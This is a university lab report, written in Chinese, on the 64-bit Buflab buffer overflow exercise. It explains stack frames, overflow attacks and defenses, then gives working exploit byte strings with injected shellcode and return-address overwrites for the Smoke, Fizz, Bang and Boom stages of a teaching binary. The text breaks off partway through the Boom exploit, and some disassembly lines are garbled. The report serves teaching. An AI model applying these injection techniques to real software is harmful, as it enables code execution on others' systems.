

哈尔滨工业大学

实验报告

实 验（四）

题 目 Buflab

缓冲器漏洞攻击（64 位 O0）

专 业 计算学部

学 号 1190200708

班 级 1903008

学 生 熊峰

指 导 教 师 吴锐

实 验 地 点 G709

实 验 日 期 2021.4.26

计算机科学与技术学院

目 录

第 1 章 实验基本信息	- 3 -
1.1 实验目的	- 3 -
1.2 实验环境与工具	- 3 -
1.2.1 硬件环境	- 3 -
1.2.2 软件环境	- 3 -
1.2.3 开发工具	- 3 -
1.3 实验预习	- 3 -
第 2 章 实验预习	- 4 -
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）	- 4 -
2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）	- 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分）	- 6 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）	- 6 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分）	- 7 -
第 3 章 各阶段漏洞攻击原理与方法	- 8 -
3.1 SMOKE 阶段 1 的攻击与分析	- 8 -
3.2 FIZZ 的攻击与分析	- 10 -
3.3 BANG 的攻击与分析	- 13 -
3.4 BOOM 的攻击与分析	- 16 -
3.5 NITRO 的攻击与分析	- 20 -
第 4 章 总结	- 26 -
4.1 请总结本次实验的收获	- 26 -
4.2 请给出对本次实验内容的建议	- 26 -
参考文献	- 27 -

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X86-64 CPU; 3.60GHz; 16G RAM; 256G SSD; 1T SSD

1.2.2 软件环境

Win 10; Ubuntu 20.04.2 LTS; WSL2

1.2.3 开发工具

Visual Studio 2019; Vim; GCC; GDB; Code::Blocks; CLion 2020.3.1 x64

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法

请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



较早的帧


函数参数

函数的返回地址

调用前的%ebp

被保存的寄存器、本地变量和临时变量等

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）



较早的帧

函数参数多余六个时，第七个及以后的参数

函数的返回地址

调用前的%rbp

被保存的寄存器、本地变量和临时变量等

2.3 请简述缓冲区溢出的原理及危害（5分）

原理：当计算机向缓冲区填充的数据超出缓冲区本身的容量时，溢出的数据会覆盖在原有数据上，从而破坏程序的堆栈，造成程序的崩溃或跳转执行其他指令。程序中没有检查用户输入的参数，无法检查用户输入的数据是否超出缓冲区的容量。

危害：破坏存储在栈中的信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行 `ret` 指令时，可能会导致严重错误；缓冲区溢出还有可能使程序执行它本来不愿意执行的函数，这也是一种计算机网络攻击系统安全的方法；在另一种攻击形式中，使输入的字符串包含攻击代码，执行 `ret` 指令的效果就是跳转到攻击代码；还有一种攻击形式，会使用系统调用启动 `shell` 程序，给攻击者提供一组操作系统函数；还有可能攻击代码会执行一些未授权的任务。

2.4 请简述缓冲器溢出漏洞的攻击方法（5分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么执行 `ret` 指令的效果就是跳转到攻击代码。

在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell` 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，表面上正常返回调用者，实际完成了无感攻击。

2.5 请简述缓冲器溢出漏洞的防范方法（5分）

1. 栈随机化:

栈随机化的思想使栈的位置在程序每次运行时都有变化。即使许多机器都运行同样的代码，它们的栈地址都是不同的。在程序开始，在栈上分配一段 $0 \sim n$ 字节之间的随机大小的空间。栈随机化使预测程序的栈地址变得更加困难。

2. 栈破坏检测：金丝雀

计算机的第二道防线使能够检测到何时栈已经被破坏。在栈帧中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，在程序每次运行时产生，因此攻击者没有简单的办法知道它使什么，在恢复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作或者该函数调用的某个函数的某个操作改变了，如果是的，那么程序异常中止。

3. 限制可执行代码区域:

限制可执行代码区域消除攻击者向系统插入可执行代码的能力，一种方法是限制哪些内存区域能够存放可执行代码，在典型的程序中，只有保存编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读和写。

4. 使用更加安全的函数

在程序编写过程中，尽量避免使用 `gets` 等没有检查用户输入参数的程序，改用 `fgets` 等函数。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

```
/* 填充 buf 数组 */  
  
00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00  
  
/* 填充 rbp */  
  
00 00 00 00 00 00 00 00  
  
/* 将返回地址修改为 smoke */  
  
b6 10 40 00 00 00 00 00
```

分析过程：

```
0000000004018b9 <getbuf>:  
4018b9: 55                push    %rbp  
4018ba: 48 89 e5          mov     %rsp,%rbp  
4018bd: 48 83 ec 20       sub     $0x20,%rsp  
4018c1: 48 8d 45 e0       lea     -0x20(%rbp),%rax  
4018c5: 48 89 c7          mov     %rax,%rdi  
4018c8: e8 7c fa ff ff   callq   401349 <Gets>  
4018cd: b8 01 00 00 00   mov     $0x1,%eax  
4018d2: c9               leaveq    
4018d3: c3               retq
```

Smoke 阶段需要让程序调用 smoke 函数，在 getbuf 中存在 gets 的操作，从 gets 处入手，首先将申请的 0x20 个数组填满。并且需要将保存的 ebp 的值覆盖，再将

函数的返回地址修改为 smoke 函数的地址。

通过 objdump 反汇编指令，得到相关汇编代码，通过查看汇编代码，可以发现 smoke 的地址为 0x4010b6。

test 的栈帧
保存的参数
返回地址
保存的 ebp
0x20 数组

通过以上分析可得，攻击代码为：

```
/* 填充 buf 数组 */  
  
00 00 00 00 00 00 00 00  
  
00 00 00 00 00 00 00 00  
  
00 00 00 00 00 00 00 00  
  
00 00 00 00 00 00 00 00  
  
/* 填充 rbp */  
  
00 00 00 00 00 00 00 00  
  
/* 将返回地址修改为 smoke */  
  
b6 10 40 00 00 00 00 00
```

运行结果如下：

代码成功执行 smoke 函数。

```
xf1190200708@1190200708: ~/hitics/Lab4/bufbomb_64_00_E...  
xf1190200708@1190200708:~/hitics/Lab4/bufbomb_64_00_EBP/buflab-handout$ cat smoke_1190200708.txt | ./hex2raw | ./bufbomb -u 1190200708  
Userid: 1190200708  
Cookie: 0x1afe20e6  
Type string:Smoke!: You called smoke()  
VALID  
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：

```
/* 攻击代码 */  
  
/* 并将剩余的 buf[32]补齐 */  
  
bf e6 20 fe 1a 48 63 ff  
68 d8 10 40 00 c3 00 00  
00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00  
  
/* 将%rbp 补齐 */  
  
00 00 00 00 00 00 00 00  
  
/* 攻击代码的地址 */  
  
/* 在执行 getbuf 后跳转的地址 */  
  
90 3c 68 55 00 00 00 00
```

分析过程：

```

0000000004010d8 <fizz>:
4010d8: 55                push    %rbp
4010d9: 48 89 e5          mov     %rsp,%rbp
4010dc: 48 83 ec 10       sub     $0x10,%rsp
4010e0: 89 7d fc          mov     %edi,-0x4(%rbp)
4010e3: 8b 55 fc          mov     -0x4(%rbp),%edx
4010e6: 8b 05 fc 50 20 00 mov     0x2050fc(%rip),%eax    # 6061e8 <cookie>
4010ec: 39 c2             cmp     %eax,%edx
4010ee: 75 20             jne     401110 <fizz+0x38>
4010f0: 8b 45 fc          mov     -0x4(%rbp),%eax
4010f3: 89 c6             mov     %eax,%esi
4010f5: bf 53 2b 40 00    mov     $0x402b53,%edi
4010fa: b8 00 00 00 00    mov     $0x0,%eax
4010ff: e8 fc fc ff ff    callq   400e00 <printf@plt>
401104: bf 01 00 00 00    mov     $0x1,%edi
401109: e8 00 09 00 00    callq   401a0e <validate>
40110e: eb 14             jmp     401124 <fizz+0x4c>
401110: 8b 45 fc          mov     -0x4(%rbp),%eax
401113: 89 c6             mov     %eax,%esi
401115: bf 78 2b 40 00    mov     $0x402b78,%edi
40111a: b8 00 00 00 00    mov     $0x0,%eax
40111f: e8 dc fc ff ff    callq   400e00 <printf@plt>
401124: bf 00 00 00 00    mov     $0x0,%edi
401129: e8 22 fe ff ff    callq   400f50 <exit@plt>

```

fizz 函数的分析：在 64 位下，函数主要通过寄存器传参，在参数超过六个时，才会用栈保存参数，故此处参数用%rdi 保存，由于函数将%rdi 的值与 cookie 的值作比较，因此此处需要注入攻击代码，将%edi 寄存器的值修改为 cookie 值，通过 makecookie 可执行文件生成 cookie。

首先写出攻击代码的汇编形式：

首先将 cookie 的值，传到%edi 中，再对%edi 符号扩展，通过 gdb 查看攻击代码地址，再执行完 getbuf 函数后，返回到攻击代码位置处，并执行攻击操作，再通过 push、ret 操作，跳转到 fizz 函数，

```

movl $0x1afe20e6,%edi


movslq %edi,%rdi

push $0x4010d8

ret

```

通过 gcc 编译为.o 文件：



通过 objdump 反汇编指令，读取其机器码：



故攻击代码应为：

```
/* 攻击代码 */

/* 并将剩余的 buf[32]补齐 */

bf e6 20 fe 1a 48 63 ff
68 d8 10 40 00 c3 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

/* 将%rbp 补齐 */


00 00 00 00 00 00 00 00

/* 攻击代码的地址 */

/* 在执行 getbuf 后跳转的地址 */

90 3c 68 55 00 00 00 00
```

运行结果如下：



```
xf1190200708@1190200708: ~/hitics/Lab4/bufbomb_64_O0_E...
xf1190200708@1190200708:~/hitics/Lab4/bufbomb_64_O0_EBP/buflab-handout$ cat fizz_1190200708.txt | ./hex2raw | ./bufbomb -u 1190200708
Userid: 1190200708
Cookie: 0x1afe20e6
Type string:Fizz!: You called fizz(0x1afe20e6)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：

```
/* 攻击代码 */

/* 并将剩余的 buf[32]补齐 */

ba e6 20 fe 1a 48 63 d2
48 89 14 25 f0 61 60 00
68 2e 11 40 00 c3 00 00
00 00 00 00 00 00 00 00

/* 将%rbp 补齐 */

00 00 00 00 00 00 00 00

/* 攻击代码的地址 */

/* 在执行 getbuf 后跳转的地址 */

90 3c 68 55 00 00 00 00
```

分析过程：

通过反汇编，构造相关字符串可以进入到 bang 函数，并查看 global_value 的地址，经查看，global_value 的地址为 0x6061f0。

```
(gdb) disass
Dump of assembler code for function bang:
0x000000000040112e <+0>:      push    %rbp
0x000000000040112f <+1>:      mov     %rsp,%rbp
0x0000000000401132 <+4>:      sub     $0x10,%rsp
0x0000000000401136 <+8>:      mov     %edi,-0x4(%rbp)
0x0000000000401139 <+11>:     mov     0x2050b1(%rip),%eax    # 0x6061f0 <global_value>
=> 0x000000000040113f <+17>:     mov     %eax,%edx
0x0000000000401141 <+19>:     mov     0x2050a1(%rip),%eax    # 0x6061e8 <cookie>
0x0000000000401147 <+25>:     cmp     %eax,%edx
0x0000000000401149 <+27>:     jne     0x40116e <bang+64>
0x000000000040114b <+29>:     mov     0x20509f(%rip),%eax    # 0x6061f0 <global_value>
0x0000000000401151 <+35>:     mov     %eax,%esi
0x0000000000401153 <+37>:     mov     $0x402b98,%edi
0x0000000000401158 <+42>:     mov     $0x0,%eax
0x000000000040115d <+47>:     callq   0x400e00 <printf@plt>
0x0000000000401162 <+52>:     mov     $0x2,%edi
0x0000000000401167 <+57>:     callq   0x401a0e <validate>
0x000000000040116c <+62>:     jmp     0x401185 <bang+87>
0x000000000040116e <+64>:     mov     0x20507c(%rip),%eax    # 0x6061f0 <global_value>
0x0000000000401174 <+70>:     mov     %eax,%esi
0x0000000000401176 <+72>:     mov     $0x402bdd,%edi
0x000000000040117b <+77>:     mov     $0x0,%eax
0x0000000000401180 <+82>:     callq   0x400e00 <printf@plt>
0x0000000000401185 <+87>:     mov     $0x0,%edi
0x000000000040118a <+92>:     callq   0x400f50 <exit@plt>
```

若需要修改全局变量，则需要构造攻击字符串，对 0x6061f0 处的值进行修改，并再执行完修改操作后，跳转到 bang 函数，此时由于已经将 0x6061f0 处的 global_value 的值修改为 cookie 的值，因此此时 bang 函数判断成功。

首先写处攻击汇编代码，此处与 fizz 相似，根据 bang 的汇编代码，可知 %rdx 寄存器为可以操作的寄存器，因此此处先将 cookie 的值保存到 %edx 中，再对 %edx 位扩展，再将 %rdx 的值传入内存 0x6061f0 处，再返回到 bang 函数的地址：

```
movl $0x1afe20e6,%edx
movslq %edx,%rdx
movq %rdx,0x6061f0
push $0x40112e
ret
```

对所写的 bang.s 汇编代码编译，并反汇编得出机器码：

```

xf1190200708@1190200708:~/hitics/Lab4/bufbomb_64_00_EBP/buflab-handout$ gcc -c bang.s
xf1190200708@1190200708:~/hitics/Lab4/bufbomb_64_00_EBP/buflab-handout$ objdump -d bang.o

bang.o:          文件格式 elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0:  ba e6 20 fe 1a          mov     $0x1afe20e6,%edx
 5:  48 63 d2                movslq  %edx,%rdx
 8:  48 89 14 25 f0 61 60     mov     %rdx,0x6061f0
 f:  00
10:  68 2e 11 40 00          pushq   $0x40112e
15:  c3                      retq

```

再将 buf 数组补齐，并将返回地址修改为 0x55683c90，使运行过程中可以跳转到攻击代码处。

故攻击代码为：

```

/* 攻击代码 */

/* 并将剩余的 buf[32]补齐 */

ba e6 20 fe 1a 48 63 d2

48 89 14 25 f0 61 60 00

68 2e 11 40 00 c3 00 00

00 00 00 00 00 00 00 00

/* 将%rbp 补齐 */

00 00 00 00 00 00 00 00

/* 攻击代码的地址 */

/* 在执行 getbuf 后跳转的地址 */

90 3c 68 55 00 00 00 00

```

运行结果如下：

```

xf1190200708@1190200708:~/hitics/Lab4/bufbomb_64_00_EBP/buflab-handout$ cat bang
_1190200708.txt |./hex2raw |./bufbomb -u 1190200708
Userid: 1190200708
Cookie: 0x1afe20e6
Type string:Bang!: You set global_value to 0x1afe20e6
VALID
NICE JOB!
xf1190200708@1190200708:~/hitics/Lab4/bufbomb_64_00_EBP/buflab-handout$

```

3.4 Boom 的攻击与分析

文本如下：

```
/* 攻击代码 */

/* 并将剩余的 buf[32]补齐 */

b8 e6 20 fe 1a 68 ae 11

40 00 c3 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


/* getbuf 函数末尾 leaveq 在函数调用后需要回到之前的%rbp */

d0 3c 68 55 00 00 00 00

/* 跳到攻击代码位置处 */

90 3c 68 55 00 00 00 00
```

分析过程：



```
00000000040118f <test>:
40118f: 55          push    %rbp
401190: 48 89 e5    mov     %rsp,%rbp
401193: 48 83 ec 10 sub     $0x10,%rsp
401197: b8 00 00 00 mov     $0x0,%eax
40119c: e8 b3 04 00 callq   401654 <uniqueval>
4011a1: 89 45 f8    mov     %eax,-0x8(%rbp)
4011a4: b8 00 00 00 mov     $0x0,%eax
4011a9: e8 0b 07 00 callq   4018b9 <getbuf>
4011ae: 89 45 fc    mov     %eax,-0x4(%rbp)
4011b1: b8 00 00 00 mov     $0x0,%eax
4011b6: e8 99 04 00 callq   401654 <uniqueval>
4011bb: 89 c2       mov     %eax,%edx
4011bd: 8b 45 f8    mov     -0x8(%rbp),%eax
4011c0: 39 c2       cmp     %eax,%edx
4011c2: 74 0c       je      4011d0 <test+0x41>
4011c4: bf e0 2b 40 mov     $0x402be0,%edi
4011c9: e8 c2 fb ff callq   400d90 <puts@plt>
4011ce: eb 41       jmp     401211 <test+0x82>
4011d0: 8b 55 fc    mov     -0x4(%rbp),%edx
4011d3: 8b 05 0f 50 mov     0x20500f(%rip),%eax    # 6061e8 <cookie>
```


首先分析 test 函数：

在调用 getbuf 函数后，需要将返回值修改为 cookie 的值。test 函数将 getbuf 函数返回值保存在 -0x4(%rbp) 中，并在验证调用两次 uniqueval 函数的返回值相等的时候，-0x4(%rbp) 的内容与 cookie 是否相等。而通过 bufbomb 的反汇编代码查看，并未找到 uniqueval 的参数，在调用 uniqueval 函数时，未见 %rdi, %rsi 等寄存器传参，且实验要求为使 getbuf 的返回值为 cookie，判断 unique 函数是否相等与本次操作无关。

注入攻击字符串，将 %eax 的内容修改为 cookie 的值。

```
movl $0x1afe20e6,%eax
push $0x4011ae
ret
```

并在执行完修改 %rax 的操作后，返回到地址 0x4011ae 处。进行将 %rax 赋值给 -0x4(%rbp) 的操作。

通过 gcc 编译汇编代码，并通过 objdump 反汇编得到指令：

```
xf1190200708@1190200708:~/hitcs/Lab4/bufbomb_64_00_EBP/buflab-handout$ gcc -c boom.s
xf1190200708@1190200708:~/hitcs/Lab4/bufbomb_64_00_EBP/buflab-handout$ objdump -d boom.o


boom.o:          文件格式 elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0:  b8 e6 20 fe 1a      mov     $0x1afe20e6,%eax
 5:  68 ae 11 40 00      pushq  $0x4011ae
 a:  c3                  retq
```

```
00000000004018b9 <getbuf>:
4018b9: 55                  push    %rbp
4018ba: 48 89 e5            mov     %rsp,%rbp
4018bd: 48 83 ec 20         sub     $0x20,%rsp
4018c1: 48 8d 45 e0         lea     -0x20(%rbp),%rax
4018c5: 48 89 c7            mov     %rax,%rdi
4018c8: e8 7c fa ff ff     callq  401349 <Gets>
4018cd: b8 01 00 00 00     mov     $0x1,%eax
4018d2: c9                  leaveq  %rax
4018d3: c3                  retq
```

栈帧结构：



此时`%rbp`的值不能与前几关类似,进行简单赋值。由于函数`getbuf`存在`leaveq`、`retq`等指令,即相当于在结尾`mov %rbp,%rsp pop %rbp pop %rip`操作,故此时代`%rbp`的值应修改为未调用`getbuf`函数时候的值,通过`gdb`工具查看可得:

```

xf1190200708@1190200708: ~/hitcs/Lab4/bufbomb_64_O0_EBP
0x0000000000401197 <+8>:    mov     $0x0,%eax
0x000000000040119c <+13>:   callq  0x401654 <uniqueval>
0x00000000004011a1 <+18>:   mov     %eax,-0x8(%rbp)
=>0x00000000004011a4 <+21>:   mov     $0x0,%eax
0x00000000004011a9 <+26>:   callq  0x4018b9 <getbuf>
0x00000000004011ae <+31>:   mov     %eax,-0x4(%rbp)
0x00000000004011b1 <+34>:   mov     $0x0,%eax
0x00000000004011b6 <+39>:   callq  0x401654 <uniqueval>
0x00000000004011bb <+44>:   mov     %eax,%edx
0x00000000004011bd <+46>:   mov     -0x8(%rbp),%eax
0x00000000004011c0 <+49>:   cmp     %eax,%edx
0x00000000004011c2 <+51>:   je      0x4011d0 <test+65>
0x00000000004011c4 <+53>:   mov     $0x402be0,%edi
0x00000000004011c9 <+58>:   callq  0x400d90 <puts@plt>
0x00000000004011ce <+63>:   jmp     0x401211 <test+130>
0x00000000004011d0 <+65>:   mov     -0x4(%rbp),%edx
0x00000000004011d3 <+68>:   mov     0x20500f(%rip),%eax
0x00000000004011d9 <+74>:   cmp     %eax,%edx
0x00000000004011db <+76>:   jne     0x4011fd <test+110>
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) p/x $rbp
$1 = 0x55683cd0
(gdb)

```

由于采用小端法表示,故此时%rbp 处的字符应填充为 d0 3c 68 55 00 00 00 00。
而此时返回地址应在攻击字符串首地址,通过 gdb 查看:

```
(gdb) disass
Dump of assembler code for function getbuf:
0x00000000004018b9 <+0>:    push    %rbp
0x00000000004018ba <+1>:    mov     %rsp,%rbp
0x00000000004018bd <+4>:    sub     $0x20,%rsp
0x00000000004018c1 <+8>:    lea     -0x20(%rbp),%rax
=> 0x00000000004018c5 <+12>:   mov     %rax,%rdi
0x00000000004018c8 <+15>:   callq   0x401349 <Gets>
0x00000000004018cd <+20>:   mov     $0x1,%eax
0x00000000004018d2 <+25>:   leaveq  0(%rax,%rdi)
0x00000000004018d3 <+26>:   retq
End of assembler dump.
(gdb) p/x $rsp
$2 = 0x55683c90
```

故攻击代码为:

```
/* 攻击代码 */

/* 并将剩余的 buf[32]补齐 */

b8 e6 20 fe 1a 68 ae 11

40 00 c3 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

